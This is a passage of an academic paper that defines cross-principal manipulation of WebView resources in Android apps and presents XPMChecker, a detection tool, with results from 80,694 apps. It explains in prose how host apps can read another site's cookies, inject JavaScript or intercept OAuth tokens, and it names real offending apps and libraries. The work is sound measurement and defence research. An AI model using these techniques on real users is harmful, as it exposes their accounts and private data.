- We define the threats in Web resource manipulation as cross-principal manipulation (XPM), and perform a large-scale study of such threats in real-world apps.
- We design an automatic tool which overcomes several non-trivial challenges to identify cross-principal manipulations in Android apps.
- We present new results and findings based on a study of 80,694 apps. Our results provide strong evidences for the presence of XPM behaviors with obvious malicious intents in real-world apps, and show that this problem is more severe than we think and exists in both Android and iOS. Our findings and evaluations on current defense mechanisms also bring new insights for future defense design.

## 2 Web Resource Manipulation

This paper seeks to understand the threats of Web resource manipulation in real-world apps. Although this kind of threats have been conceptually described in existing work [32, 33, 43, 16], none of them systematically defines this problem. To support a large-scale measurement study, we need to clearly define the threats in Web resource manipulation.

### 2.1 Motivating Example

We use a motivating example to ease the illustration of the security issues during Web resource manipulation. As shown in Figure 1, there are two apps, where app A is the official Facebook app and app B is a standalone chatting app called "Chatous". App B incorporates Facebook Login SDK to support user login with their





Figure 1: A motivating case where three classes in two apps use *CookieManager.getCookie* API to get cookies from *www.facebook.com*.

Facebook accounts. There are three Java classes (C1, C2 and C3) in the two apps which use WebViews to load *www.facebook.com* and use *CookieManager.getCookie* API to get cookies from *www.facebook.com*.

For C1 which belongs to the official Facebook app and C2 which belongs to the official Facebook Login SDK, it is quite normal for them to access cookies from *www.facebook.com*. However, since C3 belongs to "Chatous" which is a different party to Facebook, it is quite susipicious for C3 to get cookies from *www.facebook.com*. After a manual inspection on C3, we confirm that "Chatous" abuses Facebook cookies to collect user data in Facebook (more details are discussed in Section 4.3.3).

The insight of this example is that when Web resources are manipulated by app code, if the manipulating code and the manipulated Web resource belong to the same party, it can be regarded as quite normal. However, if they do not originate from same party, it may bring threats to the manipulated Web resources.

## 2.2 Problem Definition

The above example demonstrates the threats when Web resource manipulation APIs are used by a security principal to manipulate Web resources belong to another security principal. To clearly define this problem, this section introduces some new concepts.

**Cross Principal Manipulation**. We define where app code use Web resource manipulation APIs to manipulate Web resources as `Web Resource Manipulation Points`. At each Web resource manipulation point, there are two participated parties, i.e. the manipulating code and the manipulated Web resource. We designate the security principal of the manipulating code as `App Principal (AP)`, and the security principal of the manipulated Web resource as `Web principal (WP)`. Inspired by the same-origin policy in Web platforms, we study the threats in Web resource manipulation by considering both the app principal and the Web principal. Specifically, we define the concept of `Cross-Principal Manipulation (XPM)` of Web resources, when the app principal is not the same as the Web principal at a Web resource manipulation point. According to its definition, whether a Web resource manipulation point (named as *mp*) is XPM can be recognized with the following equation.

$$IS\_XPM(mp) := AP_{mp} \neq WP_{mp} \quad (1)$$

**Threat Model.** This paper studies the threats in Web resource manipulation. We consider the host app is not trusted, i.e. it may attack the Web resources by stealing sensitive data, breaking code/data integrity, etc. In our threat model, there are two kinds of attackers in the host app: the host app itself and the incorporated third-party libraries/SDKs. We assume the underlying operating system and Java runtime is trusted and not compromised. A fraudulent attacker may use low-level techniques such as directly manipulating the process memory, to evade analysis and detection. However, we do not consider such low-level attacks that may be performed by host apps, since Web resource manipulation APIs are widely supported by mainstream mobile platforms. This paper focuses on measuring the security impact of Web resource manipulation APIs in real-world applications, while does not aim to study all kinds of threats in app-web interaction, which has been well-studied by existing work [32, 33, 17, 23, 36, 48].

Besides, we only consider Web resource manipulation problem in apps using system-provided Web browsers, i.e. WebView on Android and UIWebView/WKWebView on iOS. Certainly, host apps may use hybrid frameworks such as Cordova [1] or customized browsers such as customized Chromium [7], to integrate Web services. Considering WebViews has standard interfaces, good compatibility and widely used by most apps, our study mainly focuses on WebView platform. Actually, a similar definition of cross-principal Web resource manipulation can be given for these hybrid platforms.

## 2.3 Web Resource Manipulation APIs

Figure 1 gives an example of Web resource manipulation using *CookieManager.getCookie* API in Android platform. However, the cross-manipulation problem is not specific to this API and not limited to Android platform. Actually, both Android and iOS provide plenty of Web resource manipulation APIs that can be used by the host apps to manipulate the integrated Web resources,

Table 1: Representative Web resource manipulation APIs on Android and iOS.

| Web Resources | Android WebView | iOS UIWebView | iOS WKWebView |
|---|---|---|---|
| *Local Storage* | CookieManager.getCookie | NSHTTPCookieStorage | WKWebsiteDataStore |
| *Web Content* | loadUrlJs,[1] evaluateJavascript | stringByEvaluatingJavascriptFromString | evaluateJavascript |
| *Web Address* | onPageFinished, shouldOverrideUrlLoading | \ | \ |
| *Network Traffic* | shouldInterceptRequest | shouldStartLoadWithRequest | decidePolicyForNavigationAction, decidePolicyForNavigationResponse |

[1] void loadUrl(String url) is an API that loads the given "url". However, it can also be used to load JavaScript into the Web page when the "url" is some JavaScript code. In this paper we only consider the latter usage as Web resource manipulation API, and name it "loadUrlJs" to differ from the former usage.

including quite sensitive resources, such as local storage and network traffic.

To better understand the impact of the problem of cross-principal Web resource manipulation, we perform a thorough study of the WebView APIs provided by Android and iOS platform. According to the type of the manipulated Web resources, we classify these APIs into the following four categories and select some representative APIs for both platforms in Table 1.

1. *Local Storage Manipulation* APIs. WebView may keep sensitive data on the local storage of the device, such as HTTP cookies, Web Storage[1] and Web SQL Database. For example, attackers can use *CookieManager.getCookie(String url)* to get the cookies for any domain specified by "url".

2. *Web Content Manipulation* APIs. Web content includes HTML, JavaScript and CSS of Web sites. For example, attackers can use *evaluateJavascript* API to inject JavaScript code into Web pages and get the privileges of the injected domain.

3. *Web Address Manipulation* APIs. Web address is the current URL for the WebView which contains quite sensitive information. For example, attackers can use *shouldOverrideUrlLoading(WebView view, String url)* to intercept the URL and extract the access token for OAuth implicit flow authorization.

4. *Network Traffic Manipulation* APIs. These APIs can provide attackers with the ability to monitor/-modify network traffics between the WebView and the remote server.

From Table 1, we can conclude that both Android and iOS provide powerful APIs for developers to manipulate quite sensitive Web resources. A study about how these APIs are used by developers is quite urgent to help us understand its security implications in real-world. Considering that Android is the most popular mobile platform and convenient to collect a large volume of apps, we base our empirical study on Android.

[1]Web storage includes localStorage and sessionStorage (see `https://www.w3.org/TR/webstorage/`). This paper refers any data saved on the device by a WebView as "Local Storage", not only the data saved by HTML5 localStorage API.

# 3 XPMChecker

To support a large-scale empirical study of Web resource manipulation behaviors in real-world apps, this paper designs an automatic tool, named XPMChecker to recognize this behavior in apps. This section first describes the challenges met in automatically checking of cross-principal manipulation behaviors and then details the design of XPMChecker.

## 3.1 Challenges and Ideas

According to the definition of XPM, we need to check whether app principal and Web principal are the same. However, it is non-trivial to automatically recognize cross-principal manipulation of Web resources. It at least faces the following challenges.

- *Vague App Principal*. According to same-origin policy, the security principal of a Web resource is identified by a triple (i.e. protocol, host, port). However, there lacks a way to name the security principal of app code. Meanwhile, host apps often incorporate third-party libraries and SDKs, making it quite challenging to identify the principals for different app code.

- *Naming Diversity*. Web principal and app principal are extracted from different sources and use different naming conventions for their identity, thus two kinds of naming diversity are introduced: polymorphism and abbreviation. Polymorphism is that the Web resource and app code may come from the same provider but they use different terms as their identities. Abbreviation is also very common, e.g. both "facebook" and "fb" represent the same company. Obviously, it is a huge challenge to

correctly determine whether the Web principal and app principal represent the same party.

**Main Ideas.** After manually analyzing several apps with Web resource manipulation behaviors, we learn some insights to design XPMChecker. Basically speaking, our solution is composed of the following two ideas.

- *Using code identity information to indicate app principal*. Although there is no existing identifiers to represent app principal, we find some indicators extracted from the code can represent app principal. For example, we can use Java package name, app name, etc. Furthermore, we could recognize third-party libraries in an app and use different app principal indicators based on their code.
- *Leveraging search engine to compare Web principal and app principal*. It is hard to automatically determine whether a Web principal and an app principal belong to the same party. Our idea is to leverage search engine knowledge. The insight is that the search results for a Web principal and an app principal should be highly related if they belong to the same party.

## 3.2 Design Overview

Based on the above ideas, we design and implement XPMChecker which is capable of automatically recognizing XPM behaviors in real-world Android apps. Figure 2 presents the workflow of XPMChecker. Overall speaking, XPMChecker is composed of the following three key components.

- *Static Analyzer* accepts an Android APK file as input, locates all possible Web resource manipulation points and collects manipulation information for each manipulation point. The manipulation information include the manipulated Web URL and manipulating context. *Static Analyzer* records all the information into a database for further analysis.
- *Principal Identifier* identifies `Web Principal` and `App Principal` for each manipulation point with the manipulation information in the database.
- *XPMClassifier* gives a final decision about whether a Web resource manipulation point is cross-principal or not by leveraging nature language processing techniques and search engines.

Since our study mainly targets Android, XPMChecker is implemented for Android. Similarly, our methodology also works for other platforms such as iOS. We present the details of XPMChecker in the following.

Table 2: The selected 9 Web resource manipulation APIs to study.

| API | Manipulated Web Resource | API Type |
|---|---|---|
| CookieManager.getCookie | Local Storage | I |
| loadUrlJs, evaluateJavascript | Web Content | II |
| onPageFinished, onPageStarted, onLoadResource | Web Address | II, III |
| shouldOverrideUrlLoading[1] | Web Address | III |
| shouldOverrideUrlLoading[2] | Network Traffic | III |
| shouldInterceptRequest | Network Traffic | II, III |

[1] boolean shouldOverrideUrlLoading (WebView view, String url), before API level 24.
[2] boolean shouldOverrideUrlLoading (WebView view, WebResourceRequest request), after API level 24.

## 3.3 Static Analyzer

The static analyzer first finds all the manipulation points for each input APK file, and extracts the manipulated Web URL and manipulating context for each manipulation point. The static analyzer is implemented based on Soot framework [28] and Flowdroid [11].

**Build ICFG**. Each APK file is parsed and then an inter-procedure control flow graph (ICFG) is built. Some Web resource manipulation APIs are actually callbacks that are implicitly called by the system, thus edges representing the implicit invocations are added to the ICFG.

**Locate Web Resource Manipulation Point**. Web resource manipulation points are located by traversing the ICFG to look for the the signatures of Web resource manipulation APIs. We thoroughly study the official document of Android WebView APIs [9] and their usages in real-world apps. Finally, as listed in Table 2, we choose 9 APIs that manipulate sensitive Web resources to perform the study. In real-world apps, there are some API invocation sites with no manipulated Web resources actually. For example, some apps just override *shouldOverrideUrlLoading* API and call its super method using "super(this)" without any other behaviors. We use a forward data flow analysis to filter out these points.

### 3.3.1 Extract Manipulated Web Resource URL

It is non-trivial to extract the manipulated URL at each manipulation point, as it is highly dependent on the specific API. We study these manipulation APIs and classify them into the following three basic types.

- Type I. The URL is the parameter for such manipulation API, For example, the manipulated URL for *CookieManager.getCookie(String url)* is its first parameter, as showed in Listing 1.
- Type II. The URL should be extracted from the invoked WebView instance. For example, in Listing 2, the manipulated URL of *evaluateJavascript* is





Figure 2: Basic workflow of XPMChecker. XPMChecker is composed of three components to recognize XPM behaviors in Android apps. First, *Static Analyzer* parses input APK files and collects Web resource information into a database. Second, *Principal Identifier* extracts both Web principal and app principal for each manipulation point. At last, *XPM Classifier* recognizes XPM behavior by leveraging search engine knowledge.

the string "www.google.com" loaded by its base WebView instance.

- Type III. The URL is passed as a callback parameter, and can not be statically obtained. Listing 3 shows an example of such API. For *shouldOverrideUrlLoading* API, the "url" is a callback parameter and can only be determined at runtime. However it can be inferred from the code control structure (i.e. the if conditions in line 2 and line 5).

```
1  CookieManager cm = new CookieManager();
2  cm.getCookie("www.google.com");
```

Listing 1: Type I, URL from a parameter.

```
1  WebView wv = new WebView(this);
2  // some code
3  wv.loadUrl("www.google.com");
4  // some other code
5  wv.evaluateJavascript("JS_CODE", ..);
```

Listing 2: Type II, URL from base WebView instance.

```
1  boolean shouldOverrideUrlLoading(WebView
       webview, String url){
2      if(url.startswith("www.google.com"))
           {
3          // some code
4      }
5      else if(url.equals("www.facebook.com
           ")){
6          // some other code
7      }
8      // other code
9  }
```

Listing 3: Type III, URL from a callback parameter.

**URL Extraction.** Table 2 presents the types for the selected 9 manipulation APIs. We use different methods to extract manipulated Web resource URL according to the API type. For Type I API, the URL is the first parameter of the API. For Type III API, the URL can be inferred from the branch statements in its code. We do a forward data flow analysis from the "url" parameter, and collect all branch statements having string operations with the "url" parameter as the inferred positions.

It is more complicated to handle Type II APIs, where the manipulated URLs are actually loaded by the base WebView instances. There are two cases to determine the URL of the WebView instance: statically loaded URLs and dynamically loaded URLs. Statically loaded URLs are loaded with *LOAD_URL* APIs, including *loadUrl*, *loadDataWithBaseURL*, *postUrl*, etc. In this case, we use the ICFG to find invocations of *LOAD_URL* APIs, and the manipulated URL can be extracted from their parameters. Dynamically loaded URLs are loaded when the users navigates from one page to another. Similar to Type III APIs, the dynamic URLs are inferred from the control flow structure of the code.

**String Analysis**. After we know the position of the manipulated URL, we then use string analysis to reveal the string value. Specifically, we first do backward slicing along the ICFG to collect all instructions used to construct the URL. Then, we forward traverse the program slice to reconstruct the string-related operations. We try to calculate the string value by modeling common string operations such as initialization and concatenation of *StringBuilder* and *StringBuffer*. Besides, Android-specific APIs such as reading strings from asset files and SharedPreferences are also modeled.





Figure 3: Use Merkle tree to represent manipulating code signature.

Since we focus on integrated Web services, URLs with protocols other than HTTP/HTTPS are not considered and filtered out. Furthermore, there may be more than one manipulated Web URL at one manipulation point, such as the example in Listing 3. These URLs are all extracted and saved into the database for further analysis.

#### 3.3.2 Extract Manipulating Context

To identify the app principal, we need to collect some context information at each manipulation point. Specifically, the following information is collected.

- `META`, the meta-information of the app, including application package name and developer information;
- `DP`, the declaring package name of the manipulating code;
- `SIG`, the signature for the manipulating code;

The `META` and `DP` information can be directly extracted from the APK file and app market. The `SIG` is a signature used to identify the provenance of the manipulating code, i.e. the host app or a third-party library. To calculate the code signature, we first need to determine the boundary of the manipulating code and then extract its signature based on code feature inside the code boundary.

**Manipulating Code Union**. We introduce the code union concept to represent the code originates from the same principal. Considering the problem context of our paper, we define the code union by grouping code that manipulates the same WebView instance. Specifically, it contains the class of the manipulation point, classes that are connected with the same WebView instance, and classes of the Java objects that have been injected into WebView through `addJavaScriptInterface` API.

**Manipulating Code Signature**. We use a variant of Merkle trees [35] with depth of 2 to represent the manipulating code signature (as shown in Figure 3). In these hash trees, every non-leaf node is labeled with the hash of its child nodes. The first layer of the tree is the signatures for the classes in the same code union. The second layer of the tree is the signatures for the methods in the parent class. The method signature is calculated by hashing all the Android APIs it invoked. We only consider the Android APIs listed by PScout [12].

When comparing two manipulating code signatures, we first need to judge whether they use the same manipulation API. If they invoke different manipulated APIs, the manipulating code signatures are thought to be different. Otherwise, we compare the Merkle trees for the two manipulating code signatures from top to bottom.

In summary, the static analyzer module locates all manipulation points in each APK, extracts the manipulated URL and manipulating context for each point, and saves this information into a database.

### 3.4 Principal Identifier

Based the extracted manipulation information at each manipulation point, we further need to identify the Web principal and app principal.

**Identify Web Principal**. A naive idea is to use the Web origin (a triple of protocol, host and port) as the Web principal. Since the protocol and port element defined in the Web origin are hard to compare with app principal, our solution uses the domain name at each manipulation point as the Web principal.

Before extracting domains from Web resource URLs, we need to normalize the extracted URLs as there may be some abnormal URLs, such as short URL, IP address. The domain names of short URLs and IP addresses can be retrieved by dynamically loading them or resolved with reverse DNS lookup. For domains which are common cloud sub-domains, we extract their domain names as the sub-domains or paths to the host server. For example, for the URL "s3.amazonaws.com/X" or "Y.s3.amazonaws.com", we extract "X" and "Y" as their domains (Web principals).

**Identify App Principal**. Unlike Web principals, there is no existing way to construct app principal. Our solution is to leverage code features to indicate the security principal of the manipulating code. Generally, manipulating code may originate from two sources: the host app or a third-party library. If the code is from the host app, we use `META` of the app as the app principal indicator. Otherwise we use the declaring package name `DP` instead. Our insight is that Android developers usually include *reverse domain name* in the package name of their code.

To distinguish library code and host app code, we use the signature for the code union (`SIG`). Our observation is that library code tends to appear in many apps. If the `SIG` appears in only one app, or apps from the same developer, the code union belongs to the host app. Otherwise, if it appears in more than one app from

different developers, it originates from a library.

**Obfuscated Package Name Recovery**. The package name of the library may be obfuscated in an app, thus directly using the package name is not accurate. Considering the fact that not all apps obfuscate their code, we can use non-obfuscated package name of the same library (which has similar `SIG`). In this way, most of the obfuscated package names are recovered for libraries.

Currently, for each manipulation point, we can extract its Web principal and app principal. The next step is to determine whether $AP_{mp}$ and $WP_{mp}$ represent the same security principal.

## 3.5 XPMClassfier

According to our definition in Equation (1), cross-principal manipulation of Web resources is recognized by judging whether a Web principal and an app principal are the same. However, it is hard to automatically make such decisions. For example, if the app principal is "fb" and the Web principal is "facebook", it is obvious to recognize them as same principal by manual inspection while there is no straightforward way to automatically give the same result.

As it is difficult to strictly tell whether two principals are the same, we perform some relaxation on this problem. Specifically, we transform the strict definition of cross-principal manipulation in Equation (1) into the following definition where *Sim* is the similarity of the two principals. If the similarity proceeds a predefined threshold $\theta$, we think the two principals are the same. Otherwise, the two principals are thought to be different.

$$IS\_XPM(mp) \coloneqq Sim(AP_{mp}, WP_{mp}) \geq \theta \qquad (2)$$

The key to recognize cross-principal manipulation turns to calculate the similarity of two principals. Our idea is to take advantage of search engine knowledge. The insight is that more similar are the two principals, more similar results should be searched for them. Thus, we search the two principals in the search engine, and calculate the similarity between the search results. Specifically, the classification of XPM is performed in the following steps. Note that in rare cases where search engine returns no results, we use literal edit distance between Web principal and app principal to calculate the similarity.

1. Firstly, we remove noise words in $< AP_{mp}, WP_{mp} >$ such as suffixes [5] and stop words [6] (e.g. remove "com" and "get" from "get.appdog.com"), since they make little contribution to XPM classification. After that, we get $AP'_{mp}$ and $WP'_{mp}$.

2. Secondly, we use $AP'_{mp}$ and $WP'_{mp}$ as search keywords to query Google search engine and get search results as $R_{ap}$ and $R_{wp}$ respectively. All the results are translated into English using Google Translate.

3. Thirdly, we segment the words in the $R_{ap}$ and $R_{wp}$ using the bag-of-words model. Specifically, we only keep the multiplicity and ignore grammar and word order. We normalize each word (term) and transform their term frequencies into two vectors: $A$ and $W$.

4. Fourthly, we calculate the similarity of the two principals as cosine similarity between the two vectors using the following equation.

$$Sim(AP_{mp}, WP_{mp}) = \frac{\sum_{i=1}^{n} A_i W_i}{\sqrt{\sum_{i=1}^{n} A_i^2}\sqrt{\sum_{i=1}^{n} W_i^2}} \qquad (3)$$

5. Finally, we compare the calculated similarity with a threshold $\theta$. If the similarity does not exceed the threshold, we regard the Web principal and app principal are from different parties and classify the manipulation point (mp) as XPM.

# 4 Empirical Study

Our empirical study is performed on a large dataset of apps collected from Google Play during July 2017. These apps were selected with at least 5,000 installations across 48 categories, and 84,712 (out of 108,477) apps were successfully downloaded. To the best of our knowledge, this study is the first to understand the Web resource manipulation behaviors with large-scale real-world apps.

**Analysis Statistics**. We use XPMChecker to analyze these apps on a CentOS 7.4 64-bit server with 64 CPU cores (2GHz) and 188 GB memory. We start 9 processes to parallel the analysis and set timeout of 20 minutes for each app. In all, the analysis takes 233 hours to process the whole dataset, that is about 10 seconds per app. The static analyzer module of XPMChecker successfully processes 80,694 (95.3%) apps, and the rest apps either run out of time or fail to be analyzed by Soot or FlowDroid. For the successfully analyzed apps, XPMChecker finds 13,599 apps with 29,448 manipulation points, and 3,858 of the apps contain 14,476 XPM points. The detailed data is showed in Table 3.

## 4.1 Evaluation of XPMChecker

**Evaluation of Static Analyzer**. The static analyzer module is used to find all manipulation points and extract manipulation information (i.e. manipulated Web URL and manipulating context) for further principal

Table 3: Overall result of our study.

| Category | # |
|---|---|
| All Apps | 84,712 |
| Finished Apps | 80,694 |
| Apps with Manipulation Points | 13,599 (29,448)[1] |
| Apps with XPM Behaviors | 3,858 (14,476) |

[1] The number in the bracket represents the number of manipulation points.

identification. To evaluate the effectiveness of static analyzer, we randomly select 50 successfully analyzed apps and manually label all the manipulation points for these apps including manipulation information. In total, we manually find 36 manipulated points, while XPMChecker correctly labels 33 of them. The left 3 cases are failed to extract the manipulating Web URLs due to complex string encoding and deep inter-procedure call. As a result, the static analyzer module successfully recall 91.7% of all manipulation points with correctly labeled manipulating information. Further improvement can be achieved by enhancing the string analysis which is a orthogonal research direction [18, 29].

**Evaluation of Principal Identifier and XPMClassifier**. For each Web resource manipulation point, Principal Identifier extracts the Web principal and app principal, then XPMClassifier judges whether this is XPM by leveraging search engine knowledge. To evaluate the performance of the two modules, we randomly select 1,200 manipulation points identified by the static analyzer, and manually label them as XPM or not. The performance of XPMClassfier depends on the threshold $\theta$. To set $\theta$, we select 1,000 labeled manipulation points from our ground truth and draw the receiver operating characteristic (ROC) curve by trying different thresholds (as shown in Figure 4). Our aim is to gain the balance between false positive rate (FPR) and false negative rate (FNR), so we choose the threshold at the equal error rate (EER) point, that is 0.3134.

We use the left 200 manipulation points to test the performance of Principal Identifier and XPMClassifier. As showed in Table 4, our tool finds 94 XPM points, while 93 of them are true positive. Therefore, the precision and recall of Principal Identifier and XPMClassifier are 98.9% and 97.9% respectively.

We further manually inspect the false positives and false negatives. The cause for the false positives is the lack of search result for some Web principals from small websites. Since these Web sites are not popular, these false positives do not affect the overall result and finding. The false negatives are caused by unofficial apps whose app principals are highly related to those of the official ones. For these cases we need to use more complex techniques to extract app principal. Considering the recall rate is relatively high, we argue current design is quite acceptable to perform a large-scale study.





Figure 4: ROC curve for varied $\theta$ in XPMClassfier with 1000 manipulation points.

Table 4: Precision and recall of Principal Identifier and XPMClassifier.

| | |
|---|---|
| # of Manually Labeled XPM | 95 |
| # of Detected XPM | 94 |
| # of True Positive | 93 |
| Precision | 98.9% |
| Recall | 97.9% |

## 4.2 Prevalence of XPM Behaviors

This section measures the prevalence of XPM behavior in real-world apps. Our results consist of the following findings.

**Finding 1: 49.2% of manipulation points are cross-principal**. As shown in Table 3, XPMChecker finds 29,448 manipulation points, while 14,476 of them is crossing principal, which means 49.2% of manipulation points are cross-principal.

**Finding 2: 16.9% of apps manipulate Web resources, and 4.8% of apps have XPM behaviors**. As shown in Table 3, in all the successfully analyzed 80,964 apps, XPMChecker finds 13,599 apps that contain at least one manipulation points, that is 16.9% of all apps. Further more, XPMChecker finds 3,858 apps have XPM behaviors, which is 4.8% of all apps.

**Finding 3: 63.6% of cross-principal manipulation points originate from libraries**. As shown in Table 5, our results show that 63.6% of cross-principal manipulation points are from 88 libraries, covering 2,545 apps. Meanwhile, 36.4% of the cross-principal manipulation points belong to 1,414 apps. Note some apps may have

Table 5: XPM point distribution according to its location.

| XPM Location | # of XPM Points (%) | # of Apps |
|---|---|---|
| Library | 9,201 (63.6%) | 2,545 |
| App | 5,275 (36.4%) | 1,414 |
| All | 14,476 | 3,858 |

Table 6: Top 10 Web hosts that are cross-principal manipulated.

| rank | manipulated host | rank | manipulated host |
|---|---|---|---|
| 1 | play.google.com | 6 | player.vimeo.com |
| 2 | market.android.com | 7 | maps.google.com |
| 3 | facebook.com | 8 | google.com |
| 4 | youtube.com | 9 | drive.google.com |
| 5 | docs.google.com | 10 | twitter.com |

XPM behaviors in both its app code and library code.

**Finding 4: More than 70% of XPM points manipulate top popular Web services**. We collect the manipulated Web host for all the XPM points and find that more than 70% of them belong to top Web services, such as Google, Facebook and Twitter. We list the top 10 manipulated Web hosts in Table 6.

**Finding 5: Web contents and Web addresses are the most commonly manipulated and cross-principal manipulated Web resources**. We count the manipulation APIs used for all the discovered manipulation points and present the result in Figure 5. We can see that *loadUrlJs* and *evaluateJavascript* are the most frequently used, which support JavaScript injection into Web pages. Besides, APIs that can manipulate Web addresses, such as *shouldOverrideUrlLoading*, *onPageStarted* are also widely used, rendering that Web addresses are of high interest for manipulating. We find *getCookie* API is quite exceptional because it is widely used in manipulation points but few are cross-principal.





Figure 5: Manipulation API Usage.

## 4.3 Breakdown of XPM Behaviors

To further understand what XPM behaviors do in real-world apps, we select some apps to study. In all, we manually study all the 88 libraries in Table 5 which cover 63.6% of all XPM behaviors, and randomly select 100 apps from the 1,414 apps. We classify these XPM behaviors and present the results in Table 7.

Table 7: XPM behaviors in 88 libraries and 100 randomly selected apps.

| Behavior | % in libraries | % in apps |
|---|---|---|
| Customizing Web services | 56.8% | 67.0% |
| Invoking local apps | 30.7% | 16.1% |
| Obtaining OAuth tokens | 2.3% | 4.6% |
| Malicious behaviors | 0 | 0.9% |
| Other behaviors | 5.7 % | 8.2% |
| False positive | 4.5% | 3.2% |

[1] Note that one app may have several XPM behaviors.

We find that the most popular XPM behaviors we found are customizing Web services and invoking local apps. Furthermore, we find several apps exhibiting obvious malicious behaviors, and it is the first time that we can confirm the threat of Web resource manipulation in real-world apps. In the following, we further present our findings in dissecting these XPM behaviors.

### 4.3.1 Necessary XPM Behaviors


**Finding 6: Most of XPM behaviors are necessary to improve the usability for mobile users**. Our manual analysis finds that about 90% of the XPM behaviors provide new functionalities. Here we give some examples. Since Android WebView does not support navigation control [2], we find many XPM behaviors inject JavaScript code to add this feature. We also find a library called "Android-MuPDF" which injects JavaScript code into the Google cloud print page to help users reduce the steps in using cloud print. Another common use case of XPM behavior is to invoke local apps. For example, the "org.nexage.sourcekit.mraid" library uses `shouldOverrideUrlLoading` API to monitor the loaded URLs. If the URLs are ads about apps, it will invoke the local "Google Play" app to display the advertised apps.

### 4.3.2 Unsafe XPM Behaviors


**Finding 7: Some XPM behaviors implement OAuth implicit grant flow in an unsafe way**. We find some XPM behaviors in 2 libraries and 10 apps implement

OAuth implicit grant flow, but in an unsafe way. Figure 6(a) shows the standard and secure OAuth 2.0 implicit grant flow, where an external user-agent is used and third-party app can only access data in step 1 and step 7. However, we find XPM behaviors are used to implement OAuth implicit flow as depicted in Figure 6(b). Instead of using an external user-agent, the third-party app uses an internal user-agent, i.e. a WebView to do the OAuth implicit grant. Then the third-party app uses Web resource manipulation APIs to intercept the access token from the WebView in step 5 in Figure 6(b). For example, we find a library called "com.magzter" that uses `onPageFinished` API to intercept access token when doing OAuth on Twitter.

According to previous research on OAuth security [41, 16, 43] and RFC OAuth 2.0 specification [4], it is unsafe to use internal user-agent. Specifically, the OAuth 2.0 specification [4] says "native apps MUST NOT use embedded user-agents". The security concern is that using internal user-agent means that the whole user-agent can be controlled by the host app, thus all data in OAuth steps can be manipulated by the host app. As shown in Figure 6(b), data in step 1 to step 5 can all be manipulated by the host app, including client ID and redirect URI, user credentials, client name and icon, authorization scope and access token. All these data are highly sensitive and the leakage or modification on these data can cause severe security problems. Unfortunately, although well-studied and documented, our findings show that insecure OAuth implementations with WebViews are still very common.




(a) standard and secure implicit grant




(b) insecure implicit grant implementation

Figure 6: OAuth 2.0 implicit grant. (a) is the standard and secure implicit grant flow using external user-agents (such as external browsers), where the third-party app can only control data in step 1 and step 7. (b) shows common insecure implementation using internal user-agents such as WebViews, where the third-party app is able to manipulate all data from step 1 to step 5.

#### 4.3.3 Malicious XPM Behaviors

